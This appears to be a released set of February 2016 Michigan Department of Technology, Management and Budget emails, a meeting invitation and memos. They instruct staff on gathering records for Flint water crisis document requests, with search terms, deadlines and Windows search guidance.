[<PalmerJ2@michigan.gov>](mailto:PalmerJ2@michigan.gov); Rabidoux, Jill (DTMB)  
[<RabidouxJ@michigan.gov>](mailto:RabidouxJ@michigan.gov); Ragsdale, Aimee (DTMB)  
[<RagsdaleA@michigan.gov>](mailto:RagsdaleA@michigan.gov); Schafer, Dana (DTMB)  
[<schaferd1@michigan.gov>](mailto:schaferd1@michigan.gov); Swanson, Eric (DTMB)  
[<swansone@michigan.gov>](mailto:swansone@michigan.gov); Sweeney, Matthew  
(DTMB) [<SweeneyM1@michigan.gov>](mailto:SweeneyM1@michigan.gov); Taylor, Beverly  
(DTMB) [<TaylorB8@michigan.gov>](mailto:TaylorB8@michigan.gov); Trakul, Pamela  
(DTMB) [<TrakulP@michigan.gov>](mailto:TrakulP@michigan.gov); Turnquist, Michael  
(DTMB) [<TurnquistM@michigan.gov>](mailto:TurnquistM@michigan.gov); VanCoeverying,  
Joyce (DTMB) [<Vancoeveringj1@michigan.gov>](mailto:Vancoeveringj1@michigan.gov);  
Vanden Bosch, Kerrie (DTMB)  
[<vanderboschk@michigan.gov>](mailto:vanderboschk@michigan.gov); Wellman, Jeff (DTMB)  
[<WellmanJ1@michigan.gov>](mailto:WellmanJ1@michigan.gov)  
**Cc:** Baker, Natasha (SRO) [<BakerN5@michigan.gov>](mailto:BakerN5@michigan.gov);  
Hawks, Orlene (DTMB) [<HawksO@michigan.gov>](mailto:HawksO@michigan.gov)  
**Subject:** NEW DEADLINE - Time Sensitive Request

Senior Management Team,

We just received the search terms for the document  
 production. (See below.) Given the lateness of this  
 email, we are asking you send your list of  
 custodians to Jean Ingersoll **no later than noon on**  
**Tuesday, February 16.**

We are not asking you to conduct any searches right  
 now. Further directions will come from Jean.

Search terms:

Legionnaire  
 Legionella  
 "boil water order" & "Flint" (anywhere in  
 document)  
 "coli" & Flint (anywhere in document)  
 "bacteria" & "Flint" (anywhere in document)  
 "microb" & "Flint" (anywhere in document)  
 "TTHM" & "Flint" (anywhere in document)  
 "Lead" & "Flint" (anywhere in document)  
 "emergency" & "Flint" (anywhere in document)  
 Karegnondi  
 "Genesee County Health Department"  
 "Flint" (within sentence) "utilities"  
 "Lead and Copper Rule"  
 "Detroit Water and Sewerage Department" &  
 "Flint" (anywhere in document)

“DWSD” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
“KWA”

Please call me or Jean if you have any questions.

Brom

---

**From:** Stibitz, Brom (DTMB)  
**Sent:** Thursday, February 11, 2016 4:40 PM  
**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <ingersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <jefferyp@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevery, Joyce (DTMB) <VancoeveringJ1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>  
**Subject:** Time Sensitive Request

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If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004  
<image001.gif>

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**Subject:** Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint  
**Location:** Ottawa Building - Upper Level – Conference Room 4 OR Call-in: 866-390-1828 access code: 1842654

**Start:** Thu 2/18/2016 2:00 PM  
**End:** Thu 2/18/2016 3:00 PM  
**Show Time As:** Tentative

**Recurrence:** (none)

**Meeting Status:** Not yet responded

**Organizer:** DTMB-Directors-Office  
**Required Attendees:** Behen, David (DTMB); Donnan, Chanda (DTMB); Buhs, Caleb (DTMB); Davenport, Rodney (DTMB); Gelisse, Ashley (DTMB); Gilliland, Michael (DTMB); Spaniolo, Natalie (DTMB); Wilke, Lacey (DTMB); Stansfield, Marsha (DTMB); Ballard, Denise (DTMB); Hampton, Trisha (DTMB); DeCamp, Greg (DTMB); Gibson, Jennifer (DTMB); Hengesbach, Dane (DTMB); Ingersoll, Jean (DTMB); Jeffery, Phillip (DTMB); Philip, Brandon (DTMB); Kopacsi, Christian (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB); Pratt, Jeff (DTMB); Knapp, Kathy (DTMB); Bidelman, Craig (DTMB); Bussema, Terry (DTMB); Rokely, Rick (DTMB); Tefft, Niki (DTMB); Schlegel, Nicolle (DTMB); Parker, Alexandria (DTMB); Keilen, Elizabeth (DTMB); McPherson, Victoria (DTMB); Christensen, Chris (DTMB); Lawson, Michelle (DTMB); Nevai, Tom (DTMB); Evans, Carter (DTMB); Fick, James (DTMB); McKee, Robert (DTMB); Perry, Blane (DTMB); Riddering, Eric (DTMB); Rodgers, Anthony (DTMB); Trial, Larry (DTMB); Thompson, Kyleigh (DTMB); Glomski, Tom (DTMB); Seger, Seth (DTMB); Lee, Timothy (DTMB); Sikkema, Tyler (DTMB); Manning, Kelly (DTMB); McFarlane, James (DTMB); Galeazzi, Tiziana (DTMB); Das, Rajiv (DTMB); Pung, Linda (DTMB); Hogan, James (DTMB); Westfall, Laurie (DTMB); Palmer, Jason (DTMB); Stibitz, Brom (DTMB); Trakul, Pamela (DTMB); Swanson, Eric (DTMB); Blastic, Laura (DTMB); Furseth, Kristen (DTMB); Brancheau, Laura (DTMB); Sebok, Yvonne (DTMB); Stankiewicz, Richard (DTMB); Vera, Jason (DTMB); Jehnsen, Jeremy W (DTMB); Jodway, Kenneth (DTMB); Newman, Jeremy (DTMB); Vijayaveeraraghavan, Anupkumar (DTMB); Harmon, Paul (DTMB); Root, Everett (DTMB); Pauley, Suzanne (DTMB); Thompson, John (DTMB); Nolan, Anne (DTMB); Peterson, Rick (DTMB); Stiffler, Michelle (DTMB); Patke, Sunit (DTMB); Estill, John (DTMB); Seckelman, Joe (DTMB); Martin, Ellen (DTMB); Aprill, Brian (DTMB); Ross, Josh (DTMB); Locke, Joel (DTMB); Cross, Steven (DTMB); Clark, John (DTMB); Olkowski, Tony (DTMB); Noldy, Scott (DTMB); Baer, John (DTMB); Dickinson, Holly (DTMB); Post, Corey (DTMB); Cantin, David (DTMB); Brun, Jeremy (DTMB); Hartsuff, Lisa (DTMB); Kosloski, Joni (DTMB); Jordan, Gerald (DTMB); Sweeney, Matthew (DTMB); Turnquist, Michael (DTMB); Morgan, Dan (DTMB); Droste, Kerri (DTMB); Paasch, Keith (DTMB); Scates, Larry (DTMB); Noonan, Michael (DTMB); Walts, Brian (DTMB); Martin, Ric (DTMB); Burns, Robert (DTMB); Doxie, William (DTMB); Clark, Jim (DTMB); Bailey, Maureen (DTMB); Bos, Troy (DTMB); Phillippo, Jamie (DTMB); Spitzley, Troy (DTMB); Darby, Marchan (DTMB); Hawes, Keith (DTMB); Wright, Seth (DTMB); Rambo, Carolyn (DTMB); Millimaki, Shelly (DTMB); Nelson, Christopher (DTMB); Murphy, Chris (DTMB); Clark, Stephanie (DTMB); Cischke, Roy (DTMB); Hofmeister, David (DTMB); Reynolds, Vince (DTMB); VanCoevering, Joyce (DTMB); Ragla, Beth (DTMB); Shaw, Gary (DTMB); Wonn, Michael (DTMB); Thompson, Kristi (DTMB); Goodine, Tom (DTMB); Armstrong, Mike (DTMB); Doyle, James (DTMB); Hampton, Kristen (DTMB); Miller, Mark (DTMB); Cooley, Tom (DTMB); Waltersdorf, Rex (DTMB); Monroe, Jerry (DTMB); Bergan, Kristin (DTMB); Banks, William (DTMB); Dyson, Mike (DTMB); Stiles, Dan (DTMB); Chipman, Dan (DTMB); Hodgman, Steve (DTMB); Martin, Todd (DTMB); Weston, Jessica (DTMB); Fitton, Scott (DTMB); Sample, Brice (DTMB); Vanden Bosch, Kerrie (DTMB); Wellman, Jeff (DTMB); Brownlee, Jeff (DTMB); Maynard, Sharon (DTMB); Calahan, Heather (DTMB); Cook, Rebecca (DTMB); Hayes, Genevieve (DTMB); Riehle, Jenni (DTMB); Falik, Tom A. (DTMB); Pemble, William (DTMB); Sambiagio, Melissa (DTMB); Ciecawa, Sue (DTMB); Hunter, Lymon (DTMB); Dufour, Yvon (DTMB); Camp, William (DTMB); Hatch, David (DTMB); Troub, Shelby (DTMB); Epps, Stephanie (DTMB); Herman, Christyn (DTMB); Bliss, Mike (DTMB); Guardiola, Jamie (DTMB); 'jfoley@us.ibm.com'

**Optional Attendees:** Stanaway, Deb (DTMB); Huhn, Jacqueline (DTMB); McQuaid, John (DTMB); Reasner, Richard (DTMB); Rakowski, Rock (DTMB); Gonzalez, Tonyia (DTMB); Doerr, Stephen (DTMB); Isaacs, Jan (DTMB)

*Please note this meeting can be attended in person or via conference call-in. Location and Dial in information are provided below.*



All DTMB  
Custodians of Co...

**\*This attachment was updated 2/18/16**

\*See agenda below

**Requested By:**

DTMB Executive Staff

**Location:**

Ottawa Building  
Upper Level – Conference Room 4  
611 W. Ottawa Street  
Lansing, MI 48933

Call-in: 866-390-1828  
Access code: 1842654

**Security:**

Please have your State Employee ID showing at all times.

**Parking:**

Metered parking is available along Ottawa and Pine street.

**Briefing:**

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to produce, by a certain date, any documents containing certain search terms. In this meeting we will review instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Agenda**

- 1) Kickoff – Brom Stibitz, Chief Deputy Director
- 2) Why you are here – Jean Ingersoll, Interim Chief of Staff
- 3) What you need to do (February 22, 2016 deadline) – Jean
- 4) What will be done for you – Jean
- 5) What's next – Jean
- 6) Public Information Reminder – Caleb Buhs, Public Information Officer
- 7) Questions and Answers - Group



**SOM Meeting Contact:**

Janelle Longanbach

[LonganbachJ@michigan.gov](mailto:LonganbachJ@michigan.gov)

Office: 517-373-4210

**Participants:**

David Behen

Chanda Donnan

Caleb Buhs

Rodney Davenport

Ashley Gelisse

Michael Gilliland

Natalie Spaniolo

Lacy Wilke

Marsha Stansfield

Denice Ballard

Trisha Hampton

Greg DeCamp

Jennifer Gibson

Dane Hengesbach

Jean Ingersoll

Phillip Jeffery

Brandon Philip

Christian Kopacsi

Jeanette Doll

Ryan McKee

Jeff Pratt

Kathy Knapp

Craig Bidelman

Terry Bussema

Rick Rokely

Niki Tefft

Nicolle Schlegel

Alexandrea Parker

Elizabeth Keilen

Vicki McPherson

Chris Christensen

Michelle Lawson

Tom Nevai

Carter Evans

James Fick

Robert McKee

Blane Perry

Eric Riddering

Anthony Rodgers

Larry Trial

Kyleigh Thompson

Tom Glomski

Seth Seger

Tim Lee

Tyler Sikkema

Kelly Manning  
James McFarlane  
Tiziana Galeazzi  
Rajiv Das  
Linda Pung  
James Hogan  
Laurie Westfall  
Jason Palmer  
Brom Stibitz  
Pam Trakul  
Eric Swanson  
Laura Blastic  
Kristen Furseth  
Laura Brancheau  
Yvonne Sebok  
Richard Stankiewicz  
Jason Vera  
Jeremy Jehnsen  
Ken Jodway  
Jeremy Newman  
Anup Vijay  
Paul Harmon  
Everett Root  
Suzanne Pauley  
John Thompson  
Anne Nolan  
Rick Peterson  
Michelle Stiffler  
Sunit Patke  
James Foley  
John Estill  
Joe Seckelman  
Ellen Martin  
Brian Aprill  
Josh Ross  
Joel Locke  
Steven Cross  
John Clark  
Tony Olkowski  
Scott Noldy  
John Baer  
Holly Dickinson  
Corey Post  
David Cantin  
Jeremy Brun  
Lisa Hartsuff  
Joni Kosloski  
Gerald Jordon  
Matthew Sweeney  
Michael Turnquist  
Dan Morgan  
Kerri Droste

Keith Paasch  
Larry Scates  
Mike Noonan  
Brian Walts  
Ric Martin  
Robert Burns  
William Doxie  
Jim Clark  
Maureen Bailey  
Troy Bos  
Jamie Phillippo  
Troy Spitzley  
Marchan Darby  
Keith Hawes  
Seth Wright  
Carrie Rambo  
Shelly Millimaki  
Chris Nelson  
Chris Murphy  
Stephanie Clark  
Roy Cischke  
David Hofmeister  
Vince Reynolds  
Joyce Van Coevering  
Beth Ragla  
Gary Shaw  
Mike Wonn  
Kristi Thompson  
Thomas Goodine  
Mike Armstrong  
Jim Doyle  
Kristen Hampton  
Mark Miller  
Tom Cooley  
Rex Waltersdorf  
Jerry Monroe  
Kristin Bergan  
William Banks  
Mike Dyson  
Dan Stiles  
Dan Chipman  
Steve Hodgman  
Todd Martin  
Jessie Weston  
Scott Fitton  
Brice Sample  
Kerrie Vanden Bosch  
Jeff Wellman  
Jeff Brownlee  
Sharon Maynard  
Heather Calahan  
Rebecca Cook

Genevieve Hayes  
Jennifer Riehle  
Tom Falik  
Bill Pemble  
Melissa Sambiagio  
Sue Ciecwa  
Lymon Hunter  
Yvon Dufour  
Will Camp  
David Hatch  
Shelby Troub  
Stephanie Epps



All DTMB  
Custodians of Co...



RICK SNYDER  
GOVERNOR

STATE OF MICHIGAN  
DEPARTMENT OF TECHNOLOGY, MANAGEMENT & BUDGET  
LANSING

DAVID B. BEHEN  
DIRECTOR

February 17, 2016

**TO:** All DTMB Custodians of Correspondence Related to Flint

**FROM:** Jean Ingersoll, Interim Chief of Staff to David B. Behen, Director and CIO

**SUBJECT:** Flint Document Production – Search Terms and Guidance

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. **As a custodian, you are required to produce any documents containing the search terms listed below, no later than Monday, February 22, 2016.** This memorandum contains detailed instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Microsoft 365 – Outlook (includes emails, calendar items) and OneDrive**

DTMB staff will centrally coordinate the Microsoft 365 search for all of DTMB's custodians. Therefore, DTMB's custodians *do not need to independently search any of their Microsoft 365 applications* for the search terms listed below.

**Network Drives**

Similar to the approach outlined above, DTMB staff will centrally coordinate the network drive search effort for all DTMB custodians. Custodians *do not* need to independently conduct a network drive search for the search terms below.

**Non-Network Drives – includes hard drives, desktop, and thumb/flash drives**

For all non-network drive types, ***each custodian will need to search every search term listed below in every non-network format, and move all relevant/related documents in to a network drive for collection. In order to move items to the network, you must be connected to the network.***

Start by conducting the search of all non-network drives, filling out the attached search term checklist as you go. If you need guidance as to how to perform this search, a step-by-step guide is included below in Appendix 1.

All relevant/responsive items that are produced as a result of your search need to be moved to a network drive. You can move your relevant/related documents to a network drive in whatever format the document is currently in. After the February 22, 2016, deadline, DTMB staff will access the network drives to collect the files.

### **Paper Files**

Review all applicable paper files. Scan any relevant/related documents, and save them to a network drive, as described above. If this is not possible, you may provide hard copies of documents to Jean Ingersoll in the Director's Office. These documents must be received in the Director's Office by February 22, 2016, and will not be returned to you.

### **Home Computer**

Any relevant e-mails or other documents on a personal computer also are subject to this request. Please check your personal computer for any e-mails or other documents relating to this search. If you discover any relevant/related documents, please include the phrase "personal computer" in the file name, and save them to the aforementioned network drive.

### **Conclusion**

Thank you for your cooperation in complying with this request. Should you have any questions, please contact Jean Ingersoll at 1-8844.

### **Attachments**

- FOIA Checklist
- Attachment 1 – Search Guidance

## Search Term Checklist

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to search and copy all items that you identify to a DTMB network drive, as described above.

Please complete your search no later than close of business on Monday, February 22, 2016. Relevant/related items from the past 10 years should be included.

You should search for *each term exactly as it is shown below, and include quotation marks around each separate word*. For example, "Legionnaire", "Legionella", or "Flint" would all go into search fields. After you complete a search term, check the box beside the term.

### Search Terms:

- |   |  |   |
|---|--|---|
| <input type="checkbox"/> "Legionnaire"                | <input type="checkbox"/> "Karegnondi"                | <input type="checkbox"/> "Pb" & "water" |
| <input type="checkbox"/> "Legionella"                 | <input type="checkbox"/> "Genesee County Health      | <input type="checkbox"/> "KWA"          |
| <input type="checkbox"/> "boil water order" & "Flint" | Department"  |   |
| <input type="checkbox"/> "coli" & "Flint"             | <input type="checkbox"/> "Flint" & "utilities"       |   |
| <input type="checkbox"/> "bacteria" & "Flint"         | <input type="checkbox"/> "Lead and Copper Rule"      |   |
| <input type="checkbox"/> "microb" & "Flint"           | <input type="checkbox"/> "Detroit Water and Sewerage |   |
| <input type="checkbox"/> "TTHM" & "Flint"             | Department" & "Flint"                                |   |
| <input type="checkbox"/> "Lead" & "Flint"             | <input type="checkbox"/> "DWSD" & "Flint"            |   |
| <input type="checkbox"/> "emergency" & "Flint"        | <input type="checkbox"/> "Flint River"               |   |

Search conducted on the email account of: \_\_\_\_\_

By (your name): \_\_\_\_\_

Date completed: \_\_\_\_\_

Please return this completed Checklist to DTMB Director's Office staff by February 22, 2016, at  
[DTMB@michigan.gov](mailto:DTMB@michigan.gov), or  
Directors Office, Cass Building, Second Floor

## APPENDIX 1 – Search Guidance

Regardless of what version of Windows you're using, each of them has a search feature built in called "Windows Explorer," you see it every time you open up a folder on a network drive, or on your own computer.


### Using the search function in windows 7

Since the majority of DTMB is on Windows 7, the examples below are on that operating system. If you click on windows Start button, you'll see the search box right next to it

► All Programs

Search programs and files


This example searches for the word FOIA. As you can see, the search yielded numerous documents including emails. Since DTMB is centrally collecting relevant emails and other Microsoft 365 items, we'll focus on just the documents.



You need to open each document to make sure that it's relevant. In this instance, the search brought up a DTMB Move form, but only because it has the word FOIA in the form. You'll notice that the words "See more results" appears at the bottom of the list. This means that the search turned up a lot more documents than what can easily be displayed. You must



click on the link to open Windows Explorer and reveal a comprehensive list, along with their locations.



As you can see from this example the search found 46 items. We can now select them all using the "Ctrl-A method", and copy them to a network drive.



RICK SNYDER  
GOVERNOR

STATE OF MICHIGAN  
DEPARTMENT OF TECHNOLOGY, MANAGEMENT & BUDGET  
LANSING

DAVID B. BEHEN  
DIRECTOR

February 18, 2016

**TO:** All DTMB Custodians of Correspondence Related to Flint

**FROM:** Jean Ingersoll, Interim Chief of Staff to David B. Behen, Director and CIO

**SUBJECT:** Flint Document Production – Search Terms and Guidance

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
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
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
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As you can see from this example the search found 46 items. We can now select them all using the "Ctrl-A method", and copy them to a network drive.

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, February 16, 2016 5:29 PM  
**To:** Thompson, Kyleigh (DTMB)  
**Subject:** VIDEO: Volunteering in Flint



## VIDEO: How volunteers are helping Flint



